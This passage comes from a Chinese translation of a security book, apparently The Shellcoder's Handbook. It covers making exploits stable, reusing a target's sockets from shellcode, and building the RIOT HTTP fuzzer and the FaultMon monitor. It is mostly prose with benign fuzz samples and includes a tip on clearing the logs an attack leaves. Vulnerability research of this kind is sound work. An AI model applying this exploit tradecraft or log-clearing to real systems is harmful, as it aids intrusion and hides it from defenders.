- 如果试图利用堆溢出漏洞，你可以修复被破坏的堆吗？这个问题有些麻烦，但本书提供了一些线索。

在恢复控制流程方面，有以下选项。

- **触发异常处理程序**。首先基于一般原则检查异常处理程序——编写代码最简单的方法就是不写代码。如果目标进程已经有功能丰富的异常处理程序，并且可以很好地处理每件

事情，那为什么不调用它或通过异常触发它呢？

- **修复栈并返回主调函数**[1]。用这个方法需要一些技巧，因为通过搜索内存的方式，从栈上获取信息比较麻烦。不过在某些情况下，可以使用这个方法，因为它的优点是保证你不会泄露资源。基本上说，只要找到获取控制时改写的栈数据，把它们恢复到原来的状态，运行`ret`即可。
- **返回源头**。你可以通过把常量加到栈上并调用`ret`来使用这个方法。如果在你获取控制的地方检查调用栈回溯（call stack），你可能会发现调用树里的某些点可用于`ret`，而不会出问题。例如，这在SQL-UDP漏洞里很有效（曾被SQL Slammer蠕虫利用）。然而，可能会泄露一些资源。
- **调用源头**（ancestor）。必要时，你或许可以在进程树的高端调用过程，如主线程过程。在一些程序里，这个方法很有效，它的不足之处是可能会泄露很多资源（套接字、内存、文件句柄等），从而导致程序运行不稳定。

15.5.5 使破解程序稳定可靠

在攻击代码可以正常工作后，再多问几个问题是个好习惯，这样就可以确定是否继续改进代码，以使它更稳定。尽管对一些读者来说，只要有一个可工作的破解程序示例就足够了，但如果你真准备在实际环境中使用它，那应该编写稳定的攻击代码，使它在恶劣的环境里可以通行无阻，不管以何种方式运行都不会影响目标主机的稳定性。这通常是个好主意，有助于减少开发时间，如果这一阶段的工作做好了，那么在新问题出现时，我们就不必重头开始修改代码了。

下面是编写稳定的攻击代码时需要考虑的，你可以加上你想到的内容。

- 可以用同一段攻击代码对一台主机多次执行攻击吗？
- 如果用脚本重复执行攻击代码，脚本工作正常吗？为什么？
- 可以用多个同一段攻击代码的副本对一台主机同时执行攻击吗？
- 编写的Windows 攻击代码可以在目标操作系统的所有的补丁上工作吗？
- 代码可以在其他版本的Windows上运行吗？比如NT/2000/XP/2003？
- 编写的Linux 攻击代码可以在其他Linux发行版上运行吗？不需要指定偏移量/版本？
- 为了使攻击代码正常工作，需要用户输入一组偏移量吗？如果需要，考虑在代码里硬编码常见的偏移地址，并以有意义的名称命名它，以便用户选择。如果想完美一些，可以用平台无关性技术，例如用Windows PE头部的`LoadLibrary`和`GetProcAddress`的地址；或不依赖具体的Linux 发行版。
- 如果目标主机装有防火墙，攻击脚本会有什么反应？如果IPTable 或（在Windows上）IPSec的过滤规则阻塞这个连接，攻击代码是否会挂起监控目标端口的程序？
- 攻击代码会留下什么日志？怎么清除它？

---

[1] 调用者。——译者注

15.5.6 窃取连接

如果你正在利用远程漏洞，那么对你的shell来说，最好重用攻击时使用的连接会话、系统调用、代码数据等。下面是一些提示。

- 在调用公共套接字的地方设置断点（accept、recv、recvfrom、send、sendto），查看套接字句柄保存在哪里，然后在shellcode里面解析出这个句柄并重用它。这可能涉及使用特殊的栈、帧偏移地址或使用getpeername暴力猜测发现所指的套接字。
- 在Windows里，你可能想在ReadFile和WriteFile上设置断点，因为套接字句柄有时会用到它们。
- 如果你没有独占套接字的访问权，不要放弃。找出访问套接字的步骤，然后照葫芦画瓢。例如在Windows里，目标进程可能被Event、Semaphore、Mutex或临界区使用。在前三种情况下，所述的线程可能会调用WaitForSingleObject(Ex)或WaitForMultipleObjects(Ex)；在后一种情况下，它必须调用EnterCriticalSection。在所有这些情况下，一旦建立句柄（或临界区），每个人都要等待，因此，你可以等待访问自己的计算机，然后和其他线程一起运行。

15.6 小结

本章介绍了编写破解代码时常用的工具、资料和实用程序，另外还列举了一些互联网上的参考资料作为补充。

第16章

故障注入

在大半个世纪前，人们就开始用故障注入技术检测硬件产品的容错性了，如今，故障注入更是广泛应用于各行各业。比如说，人们用它测试汽车的零部件、飞机引擎，甚至包括咖啡壶的加热盘。这些硬件故障注入系统一般通过集成电路的引脚电磁干扰产生的脉冲、电压变换，在某些情况下，甚至通过使用辐射，为产品注入故障。目前，大型硬件制造商在产品测试过程中或多或少都会使用故障注入系统。

随着信息技术从模拟向数字发展，软件数量成倍增长。问题出现了：用什么测试软件的稳定性呢？

在过去的十年中，陆续出现了一些软件故障注入系统，用于检测大型软件里的严重问题。在Office of Naval Research（ONR）、Defense Advanced Research Project Agency（DARPA）、National Science Foundation（NSF）和Digital Equipment Corporation（DEC）资助的课题研究期间，专家开发了多种软件故障注入系统。软件故障注入系统（如DEPEND、DOCTOR、Xception、FERRARI、FINE、FIST、ORCHESTRA、MENDOSUS和ProFI）已经表明故障注入技术可以在大型软件里找出很多隐藏的问题。其中的一些系统用于解决类似的问题——给软件开发组提供资源，以允许他们测试软件的容错性。在公开和私有领域内已经陆续出现了一些解决方案，用于在软件里寻找安全漏洞。现在的社会是信息社会，软件的安全问题日益重要，因此，迫切需要用一些技术来提升软件的安全性。

质量保障（QA）工程师每天都会使用故障注入工具检测潜伏在软件里的漏洞。对质量保障工程师来说，最有用的技能是将多种测试工具整合在一起，使它们以协同的方式自动工作。软件安全审计师可以从质量保障中学到很多知识。许多有才能的安全审计师用手动审计技术（主要是逆向工程和源码审计），寻找软件中潜在的安全问题。手动审计技术虽然不是安全审计师必备的技能，但也很有用，然而对安全审计师来说，开发自动审计系统的能力同样重要。因为在逆向工程或软件测试期间，如果要求他们执行另外的审计任务，他们可以根据以往的经验快速配置好审计系统，用来协助审计软件，这种自动审计系统可以同时进行多个审计任务。因此，具备这种能力的安全审计师可以完成数千个，至少也是数百个普通安全审计师独立工作才能完成的任务。

故障测试中最值得称道的是，你在开发解决方案期间所犯的每个错误都可能会增加测试成功率。因为在开发过程中所犯的错误只是众多偶然事件中的一个，如果返回初始状态，将反复犯的错误列举出来，并在故障测试程序中为每个错误建立测试序列，那你很有可能攻破大多数的大型

软件。

设计故障注入系统将推动你深入学习攻击方面的知识，从而更直观地了解它们。随着你理解或掌握的攻击模式的增多，你由此获得的技能和知识又会帮助你理解其他的攻击模式，并使你的审计组件更强大。当然，审计程序里最有用的组件是自动审计部分，因为有了它们，在你睡觉的时候，故障注入系统甚至都可能发现震惊世界的漏洞。

在本章，我们将亲自动手设计并实现一个故障注入系统，它的作用是找出网络服务器软件中的安全问题。网络服务器软件是指运行在基于协议的网络媒介之上的软件。我们称这个系统为RIOT，它和发现非常流行的漏洞的故障注入系统（设计于2000年1月，发现过几个完全公开的漏洞，如Code Red病毒利用的漏洞）非常类似。通过使用RIOT，我们可以找出某些程序[如微软的Internet Information Server 5.0（IIS 5.0）]里的安全问题，从而展示故障注入系统的效能。

16.1 设计概要

我们设计的故障注入系统包括如图16-1所示的功能组件。大部分的故障注入系统也采用类似的分类。接下来深入讨论每一个组件，并在最后把它们组装在一起形成RIOT。




图16-1 RIOT 故障注入模型

16.1.1 生成输入数据

故障注入系统收集输入数据的媒介有很多种，但考虑到篇幅的因素，我们只介绍其中几种。输入数据可以分成不同的测试序列，每个序列都是一组发送给目标程序的测试数据。输入数据包含的数据量和类型将决定故障注入系统执行何种测试。当我们的输入数据可以集合起来而和内容无关时，如果提供的输入数据可以和深奥的、未经测试的软件进行通信，那我们发现错误的机率将会大大提高。

在这个例子里，我们关注应用层协议的输入数据，如HTTP事务（transaction）中客户端的第一次状态。我们可以通过捕获浏览器与Web服务器之间的会话收集输入数据。假设监控本机网络

通信时，捕获到如下的客户端请求：

```
GET /search.ida?group=kuroto&q=riot HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQNNNNTEG=ODDDDIOANNCXXXXIIMGLLNNG
```

不太熟悉HTTP协议的读者可能注意到.ida不是标准的文件扩展名。当在搜索引擎上寻找相关信息时，我们发现信息比较缺乏，仅提到它是ISAPI过滤器，安装在多种版本的IIS Web服务器上。

注解　任何难以学习、难以使用、难以让人喜欢的特征，往往是寻找安全漏洞的好地方。因为如果这些特征使你的注意力偏离了程序的主要功能，那么它对开发者和测试者可能会产生同样的影响——在它送达那些固执的客户之前。

前面的例子数据将提供给测试程序的故障注入组件，故障注入组件在适当修饰后，把故障（坏的或意外的输入数据）插入输入数据。我们提供给故障注入组件的输入数据在很大程度上影响了测试范围，而输入数据的质量在很大程度上影响测试效果。如果我们提供的输入数据无效，目标程序审核这些输入数据将要花去很多时间。基于这方面的考虑，我们应该仔细收集输入数据。在全面测试前，根据收集的输入数据的多少，最好能手动抽查它们的质量。

我们可以用多种方法收集输入数据，然后把它交给故障注入组件。在实际测试过程中，我们将根据测试的故障类型选择一种方法（或几种方法的组合）来生成输入数据。

1. 手动生成

手动生成输入数据需要很多时间，但通常会得到最好的结果。我们可以用常见的编辑器创建输入数据，把创建的每个测试序列作为单独的文件保存在目录里。测试程序在测试过程中用单个函数检查这个目录，每次读入一个序列，把它交给故障注入组件。我们的RIOT就是使用的这个方法。当然，也可以把输入数据保存在数据库或直接放在测试程序中，但把输入数据单独存为文件，这样可以减少为了组织数据、记录数据大小、处理数据内容而构建定制数据结构的麻烦。

2. 自动生成

对一些简单的协议，如HTTP，我们可能想自己生成输入数据。为此，需要认真学习协议规范，设计相应的算法来生成输入数据。在我们计划对协议进行大范围测试，而又不想手动创建所有的输入数据时，自动生成输入数据就非常有用了。在我的测试经验中，我发现在处理那些可靠结构的协议（例如许多应用层的协议）时，自动生成输入数据的效果很好，但碰到多层和多状态的动态协议时，自动生成的输入数据就没什么用了。自动生成的输入数据里的错误可能在测试进行几小时后才会出现，在自动生成输入数据的过程中，如果没有进行严格的监控，那么很可能无法发现输入数据中的问题。

3. 实际捕获

一些ORCHESTRA这样的解决方案可以把故障直接注入现有的通信协议中，这个方法在测试复杂的基于状态的协议时非常有效。但这个方法有一个问题，就是用户不能自己定义协议，而必须对测试数据做相应的改变才能保证传送成功。例如，如果要更改协议报文里某个字段的数据大小，系统可能会要求你同时更新报文里的多个长度字段，以反映你所做的修改。有些团队用自己的方法来解决这样的问题，其中也包括开发ORCHESTRA的研究人员，他们利用协议的额外部分来定义协议的必要特性。

4. 模糊测试方法生成

在20世纪80年代晚期到90年代初期，Barton Miller、Lars Fredriksen和Bryan So致力于研究UNIX命令行程序的完整性。在一个暴风雨过后的夜晚，其中的一位研究者通过拔号线路连到远程服务器，在准备运行某个UNIX程序时，由于线路噪音，一些随机数据代替了他的输入被发送到UNIX程序里，当程序执行时，因为这些随机数据的存在，导致程序产生核心转储。根据这个发现，三位研究者开发了FUZZ系统，用于生成伪随机输入数据来测试程序的完整性。现在，模糊测试输入生成已成为众多故障注入系统的一部分。如果你想了解FUZZ的更多内容，请访问http://www.cs.wisc.edu/~bart/fuzz/。

很多安全审计师认为，在测试过程中使用FUZZ输入数据和在黑暗中射杀蝙蝠差不多。但事实并不是这样，在开发FUZZ的过程中，这三位研究者在众多的程序中发现了整数溢出、缓冲区溢出、格式化串漏洞和普通语法分析程序的问题。而且值得注意的是，这些漏洞直到十年后才逐渐被公众所了解和接受。

16.1.2 故障注入

16.1.1节讨论了故障注入系统生成输入数据的方法。在本节，我们将讨论怎样修正那些不好的、可能会出问题的输入数据。比如说目标程序里的异常就可能诱发故障注入组件的问题。

在整个开发过程中，只有到了这个阶段，才算真正勾勒出整个系统的轮廓。虽然所有的故障注入系统在收集输入数据的方法上都有一定的共性，但在注入故障的方法、被注入的故障类型方面还是存在很大差异的。比如说，有些故障注入系统需要访问源代码，以便审计师在运行时获取信息，并及时修正测试中的程序。而我们的故障注入组件主要面向缺乏源码的二进制程序，因此，我们不用修改目标程序，只需修改传给目标程序的输入数据。

16.1.3 修正引擎

收集的输入数据经过处理并传给修正引擎后，我们就可以把故障插入其中了。修正引擎在重复处理输入数据的过程中，需要在内存里保存输入数据的原始副本，以方便我们获取、修改和交付测试序列。在这个例子里，重复的过程是：在输入数据中注入故障，然后把修改后的测试序列交给目标程序。我们现在讨论的修正引擎用于寻找缓冲区溢出漏洞，可以在http://www.wiley.com/go/shellcodershandbook找到它。这个引擎把输入数据分成不同的单元，在每个单元（在这个例子里，单元是变长的数据缓冲区）后插入故障，然后把它交给目标程序。我们

使用的引擎和其他的故障注入系统不太一样，主要区别是它不是盲目地插入故障，而是事先检查输入数据，根据输入数据的内容再决定插入故障的位置。这个引擎也会根据目标进程当时的运行环境，对插入的故障进行简单的修饰，以便我们提交的输入数据在审计过程中不会被目标程序的输入处理系统丢弃。上述几个特点再加上其他的不同点可以大大提高故障注入系统的效率。

如果你以前写过故障注入系统，那你很可能已经经历过从生成输入数据、注入故障，到把它们交给目标程序的过程。在整个过程中，你可能注意到，如果没有对故障注入逻辑进行优化，每个测试会话都可能会耗费很多时间，而且也可能会执行许多不必要的测试。因此，适当地优化故障注入逻辑，可以大大减少总体测试时间。先看一个简单的输入流：

```
GET /index.html HTTP/1.1
Host: test.com
```

假设我们开始测试，把故障插入点定位在HTTP 方法G后。在第一次重复过程中，我们在该点插入故障，然后把修改后的输入数据交给目标程序，在提交完成后，在这里插入下一个故障，然后再次提交修改后的输入数据，这个过程将持续到循环完所有可能的故障后结束。接下来把故障插入点往后挪，也就是作为HTTP 方法E的第2个字节，然后像前面那样，重复插入每个故障，并把修改后的输入数据提交给目标程序。换句话说，对于输入数据的每个插入点，我们都将重复测试每一个故障。如果有10个输入数据，每个输入数据有5 000个插入点，而我们的引擎可以提供1 000个故障，那么当测试结束时，我们可能已经抱上孙子了。

为了不再在输入数据的每个字节之后循环插入故障，我们可以按一定的逻辑，用分隔符把输入数据分成不同的单元。这样的话，我们就可以在输入数据的每个单元之后插入故障，而不必在每个字符之后插入故障了。比如说，上面的例子可以按逻辑分为：方法、URI、协议版本号、头名称、头值。如果需要进一步分解，还可以考虑URL的文件扩展名、协议的主／次版本号，甚至包括国家代码或域名的根DNS。为被测试协议的每个单元提供手动支持是一个非常艰巨的任务，幸好有很多方法。

1. 分隔符逻辑

开发者在创建分析程序时，通常用可视符号（如#或$）作为分隔标记，一般很少用字母或数字。

为了解释这个概念，先看下面的例子。如果用1分隔协议的主、次版本号，那么在下面的输入数据中，怎样确定协议版本呢？

```
GET /index.html HTTP/111
```

如果用字母或数字作为分隔符号，那怎么命名或描述数据呢？可以用特殊的符号帮助我们理解信息，例如本例中的句点。

```
GET /index.html HTTP/1.1
```

通信的主要组成成分是信息分布的频率和均衡性以及信元之间的分隔。设想一下，如果我们移走本章中的非字母或数字，没有空格，没有句点，除了字母和数字什么都没有，那么要想读懂本章内容将是非常困难的。幸好人类的大脑有一个伟大之处，它可以根据已学的知识做出判断，因此，当我们看到杂乱无章的信息时，可以很快辩认出什么是有意义的，什么是无意义的。但是，

软件并不具备同样的智能，因此，我们必须用适当的协议标准将信息格式化，以便和软件进行正确的通信。

在应用层协议里格式化数据主要依赖定义符（delimiting）。定义符通常是可打印的、非字母数字的ASCII字符。下面看另外一个输入数据，这次，我们用不常见的\转义字符。

```
GET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
```

注意，在这个输入数据里，每个单元都用分隔符分开了。方法用空格分隔，URI用空格分隔，协议版本号用正斜杠分隔，主版本号用句号分隔，次版本号用回车换行，头名称用冒号分隔，紧接着的头值用两个回车换行分隔。因此，只需把与特殊符号相关的故障插入输入数据里，就几乎能测试到每一个协议单元，而不需要知道它的细节。我们将在分隔符的前/后插入故障，因此，我们的输入数据将不会出现审计分配或边界方面的问题。

我们用故障EEYE2003重复运行10次，对比一下顺序生成的测试序列和用分隔符逻辑生成的测试序列。

顺序生成的测试序列：

```
EEYE2003GET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GEEYE2003ET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GEEEYE2003T /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GETEEYE2003 /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /EEYE2003index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /iEEYE2003ndex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /inEEYE2003dex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indEEYE2003ex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indeEEYE2003x.html HTTP/1.1\r\nHost: test.com\r\n\r\n
```

分隔符逻辑生成的测试序列：

```
GETEEYE2003 /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /EEYE2003index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indexEEYE2003.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.EEYE2003html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.htmlEEYE2003 HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html EEYE2003HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTPEEYE2003/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTP/EEYE20031.1\r\nHost: test.com\r\n\r\n
```

这个例子表明，即使输入数据很简单，使用分隔符逻辑也可以显著提升性能。在一个有数千个输入数据的系统里，当用几乎无限种故障进行测试时，经过这样的优化后，节省的时间即使不以年计，至少也能以月或星期来衡量。可以说任何人都可以写出在几年内找出安全问题的测试程序，但只有极少数人可以写出在5分钟内找出安全问题的测试程序。

2. 规避输入处理系统

我们已经讨论过应该在哪些地方插入故障，现在来讨论什么才是真正的故障。假设修正引擎

在寻找缓冲区溢出的过程中选择了一个故障，这个故障是1 024个x字符。我们用这个故障可能会在目标程序中发现问题，但目标程序可能对缓冲区的大小、内容等有诸多限制，所以，发现问题的概率比较小。因此，如果提交的测试序列不能通过目标程序的输入处理系统，那目标程序的错误处理例程可能会浪费很多时间。

目标程序通常会限制每个协议单元的大小。例如，HTTP方法的长度可能限制为128B，但目标程序接受输入数据后，把它复制到32B的静态缓冲区。但因为我们选择的故障是1 024B（大大超出了128B的限制），所以目标程序将丢弃测试序列并返回错误，从而导致故障永远都不会到达脆弱的缓冲区。

那怎么解决这个问题呢？也许我们可以自定义缓冲区的大小，例如从1到1 024，在测试过程中，每次递增1B，这样的话，总有一次可以符合目标程序的要求。但是，假设有几百个单元的输入数据，每个单元都注入1 024种故障的话，那么完成这种测试要花的时间可能会长得吓人。因此，按某个范围自动生成故障的做法并不妥当。

当处理缺乏源码的程序时，我们可以查看与这类程序类似的开源程序，了解它们的开发者怎样实现类似的数据结构（如缓冲区的大小）。比如说，当审计缺乏源码的HTTP服务程序时，可以查看一些开源程序（例如Apache、Sendmail、Samba）的源码。通过这些源码，我们可以大概了解到常用的缓冲区大小。经过统计，我们发现大多数的缓冲区大小是32乘以2的n次方，如32、64、128、256、512、1 024等；少数是乘以10的n次方；其他的也和这些类似，只是可能会加上或减去某个变量，变量取值范围一般在1到20之间。

根据这些统计，我们可以创建一个可能触发大多数缓冲区溢出的缓冲区大小列表，并在缓冲区的前/后加上较小的增量（这主要是解决程序在声明变量时提到的附加成分）。为了证实这些测试序列是否有效，最好的办法是用它们测试有已知缓冲区溢出漏洞的程序。通过使用缓冲区大小列表，可以发现这些测试序列几乎可以再现目标程序里的每一个缓冲区溢出。我们再也不必像以前那样为每个协议单元都准备7万多种故障注入数据，现在只需800种就足够了。

大型软件为了避免潜在的问题，在接受输入时，通常会对输入内容进行检验。虽然这种行为不属于安全编程的范畴，但它的存在的确使发现或破解漏洞变得更困难了。如果想审计目标程序中存在未知漏洞的角落，可能要设法绕过目标程序对输入内容的诸多限制。目标程序通常将接受输入的字段限制为数字、大写字母或某种编码后的数据。一般用`isdigit()`、`isalpha()`、`isupper()`、`islower()`、`isascii()`等C函数检验输入内容。

如果协议单元只支持数字，而我们注入的故障却包含了非数字的数据，那么目标软件在调用`isdigit()`之后，会根据`isdigit()`的结果返回错误。通过注入反映进程运行环境的故障，我们可以绕过大多数类似的限制。下面是一个普通的故障注入会话和一个反映了进程运行环境的故障注入会话之间的比较。

一个缓冲区大小为10的例子将产生如下可注入的故障输入流：

```
GETTTTTTTTT /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET ///////////index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET           /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
```

```
GET /iiiiiiiiiindex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indexxxxxxxxxxx.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.hhhhhhhhhhhtml HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.htmmmmmmmmmmm HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HHHHHHHHHHHTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTPPPPPPPPPPPP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTP/1111111111.1\r\nHost: test.com\r\n\r\n
```


16.1.4　提交故障

现在的硬件故障注入设备一般是通过改变电压、通过引线注入测试数据，甚至是EMI猝发来提交故障。软件测试时，一般是通过目标程序可以接受输入数据的媒介来提交故障，例如在Windows里，可以通过文件系统、注册表、环境变量、Windows消息、LPC端口、RPC、共享内存、命令行参数、网络输入或其他媒介来提交故障。现在软件使用的最重要的通信媒介是TCP/IP网络协议，通过这些协议，我们可以和远在地球另一边的、有漏洞的软件进行通信。本节将讨论通过网络协议提交故障的方法和指导方针。

提交的输入数据源自修正引擎。在修正引擎每次的重复过程中，我们可以通过TCP/IP网络函数，把修改后的输入数据交给目标程序。在修改输入数据后，可以按如下步骤提交数据：

(1) 和目标程序建立网络连接。

(2) 通过连接提交修改后的输入数据。

(3) 短暂的等待响应。

(4) 关闭网络连接。

16.1.5　Nagel 算法

Windows IP 栈默认使用Nagel算法，这个算法暂缓小数据报文的传输，直到这些小数据报文累计到一定的数量后再提交给程序。因为我们的测试分成创建、提交、监控三个阶段，所以可以通过设置NO_DELAY标记来禁用Nagel算法。

16.1.6　时序

时序（timing）的问题比较难解决。很多解决方案倾向于选择灵活的时序，以适应服务器的响应，另一些解决方案为了减少测试时间，允许对时序进行微调。RIOT介于两者之间，可以进行灵活的配置。建议你了解一下可配置的时序，以便为目标程序选择合适的值。通常来说，那些只响应有效输入的服务器，可能接受很短的超时；而那些不管请求类型总是做出响应的服务器，可能会接受较长的超时。当然，最好的方法是自己动手写一个时序算法，并在审计开始时动态调整时序。

16.1.7　试探法

人们通常热衷于那些可以自我调整以适应各种情形的软件。虽然试探法还算不上真正的人工智能，但它已经向正确的方向迈出了一步，为故障注入系统带来额外的优势。试探法是与对方交流并观察其反应的科学。如果你想在故障注入系统中加入试探法，那么只需在提交测试序列的代

码段的接收部分之后加上对回拨的支持。你可以以检查服务器响应的错误代码开始，当审计程序收到服务器返回的错误（如Internet Server错误）时，先做一个标记，使审计程序在响应返回前暂时变得更主动一些。虽然错误配置、初始化功能失效都有可能产生这种类型的Web Server错误，但应该注意的是，进程地址空间的恶化也会产生这类错误。

16.1.8　无状态协议与基于状态的协议

网络协议可以分成两大类：无状态协议和基于状态的协议。无状态协议很容易审计，我们只需把故障提交给远程服务器，然后观察它的响应就可以了，但审计基于状态的协议要难一些。只有少数故障注入系统可以审计复杂的、基于状态的协议。审计的难度和协议协商的复杂度有关，例如，如今的软件通常都包含复杂的客户-服务器协议，在整个会话过程中，通信双方需要进行非常详细的协商，这样一来将导致简单的逻辑分析不能重现整个协商过程。

少数研究者已经成功开发出完全针对协议数据进行逻辑分析的、基于状态的审计系统。基于状态的审计系统需要辅助码和定义每个协议状态的复杂的具体协议项来配合实现。

16.2　故障监视

故障监视是故障测试过程中最容易被忽视的一环，但实际上它很关键。学院派开发的大多数故障注入系统一般只在程序退出或生成核心时才检测失败，大型软件通常利用异常处理、信号处理或操作系统自带的故障处理程序构造强壮的故障容错系统。通过操作系统自带的调试子系统监视故障，可以发现一些以前被忽视的人为故障。

16.2.1　使用调试器

如果你准备以交互方式测试故障，那么调试器正好符合你的需求。选择合适的调试器，用它附上目标程序的进程。大多数的调试器在默认情况下只捕获那些没有被进程处理的异常，例如未经处理的异常。其他的调试器只允许捕获未经处理的异常。如果你的调试器可以在异常传给进程之前抢先捕获它，那我们建议你监视每个需要关注的异常。提醒一下，需要重点监视的是访问违例异常，当进程的线程企图访问无效的内存地址时会发生访问违例；当数据结构指定的引用内存在程序运行期间被破坏时，我们也可以看到这样的违例。

16.2.2　FaultMon

但是调试器很少提供记录异常信息并继续运行的功能。为了弥补这个缺陷，我们在本书配套网站（http://www.wiley.com/go/shellcodershandbook）上提供FaultMon，它是eEye的研究员Derek Soeder所写的实用工具。要使用FaultMon，只需打开命令行窗口，输入目标进程的ID。当异常产生时，FaultMon将在控制台上显示相关信息。

```
21:29:44.985  pid=0590 tid=0714  EXCEPTION (first-chance)
          ----------------------------------------------------------------
                Exception C0000005 (ACCESS_VIOLATION writing [0FF02C4D])
          ----------------------------------------------------------------
            EAX=00EFEB48: 48 00 00 00 00 00 F0 00-00 D0 EF 00 00 00 00 00
```

```
EBX=00EFF094: 41 00 41 00 41 00 41 00-02 00 41 00 41 00 41 00
ECX=00410041: 00 00 00 A8 05 41 00 0F-00 00 00 F8 FF FF FF 50
EDX=77F8A896: 8B 4C 24 04 F7 41 04 06-00 00 00 B8 01 00 00 00
ESP=00EFEAB0: 38 25 F9 77 70 EB EF 00-94 F0 EF 00 8C EB EF 00
EBP=00EFEAD0: 58 EB EF 00 89 AF F8 77-70 EB EF 00 94 F0 EF 00
ESI=00EFEB70: 05 00 00 C0 00 00 00 00-00 00 00 00 B4 69 CC 68
EDI=00000001: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
EIP=00410043: 00 A8 05 41 00 0F 00 00-00 F8 FF FF FF 50 00 41
  --> ADD [EAX+0F004105],CH
----------------------------------------------------------------

Continue? y/n:
```

这里显示的内容是在RIOT测试的过程中由FaultMon捕获的。交互式选项为`-i`，如果设置这个选项，我们可以在两次异常之间暂停并查看程序的状态。

16.3 汇总

我们在本书的配套网站上提供了RIOT的源码及编译好的Win32版本。要运行RIOT，只需把RIOT和FaultMon复制到计算机的同一目录下即可。我们将用前面讨论的输入数据进行一次简单的测试。

```
GET /search.ida?group=kuroto&q=riot HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQNNNNTEG=ODDDDIOANNCXXXXIIMGLLNNG
```

不用担心这个测试，我们已经为你准备好了。你只需打开两个命令shell（`cmd.exe`）。第一个命令shell必须在你想测试的、运行有潜在漏洞的Web服务器上打开，我们在第一个命令shell里运行FaultMon，并把在后台运行的Web服务器的进程ID交给它。如果你正在运行IIS 5.0，那么使用inetinfo.exe的进程ID。如果`inetinfo.exe`的进程ID是2003，那么在第一个命令行窗口里要输入：

```
faultmon.exe -i 2003
```

在FaultMon启动过程中，会看到窗口显示了一系列的信息，可以忽略这些信息，它们和FaultMon的初始化有关，和测试无关。至此，FaultMon已经正常运行并开始监视事件了，我们在发起攻击的机器上打开另一个shell。

第二个窗口应该是在RIOT所在的机器上打开。在窗口里启动RIOT，输入目标主机的IP地址和Web服务器监听的端口号。如果Web服务器的IP地址是192.168.1.1，端口是80，那么输入下列命令：

```
riot.exe -p 80 192.168.1.1
```

RIOT自带的输入文件允许在大型Web服务器上发现那些已知的缓冲区溢出漏洞。如果你审计的是只打过早期补丁的Windows 2000服务器，很可能会再次发现红色代码所利用的漏洞。

RIOT目录里的每个文件都包含了详细的测试数据。ROIT从ID 1开始，顺序递增直至整个测试结束。当然，你也可以编辑这些文件，创建你自己喜欢的测试序列。我们还提供了源码，你可以根据这些信息，构建属于自己的故障注入系统的框架。漏洞猎人的幸福生活由此开始喽！

16.4　小结

在本章，我们学习了与模糊测试密切相关的故障注入，也演示了怎样用RIOT创建故障，以及怎么用FaultMon监视目标程序。

第17章

模糊测试的艺术

17

模糊测试是一个动态的过程，它涵盖了为发掘已发现的漏洞所做的各种尝试。尽管学院派人士关注并研究那些“可验证”的安全技术，但大多数工作在一线的安全研究者更关注那些能迅速看到结果的技术。在本章，我们把精力放在漏洞发掘的幕后工作和方法上本节内容是对前几章内容的补充，并且更有意思。然而，请大家记住，尽管对常见漏洞的研究分析已经基本结束，但以后寻找安全漏洞绝大部分还要看运气。本章就是教你如何碰到好运气。

17.1 模糊测试理论

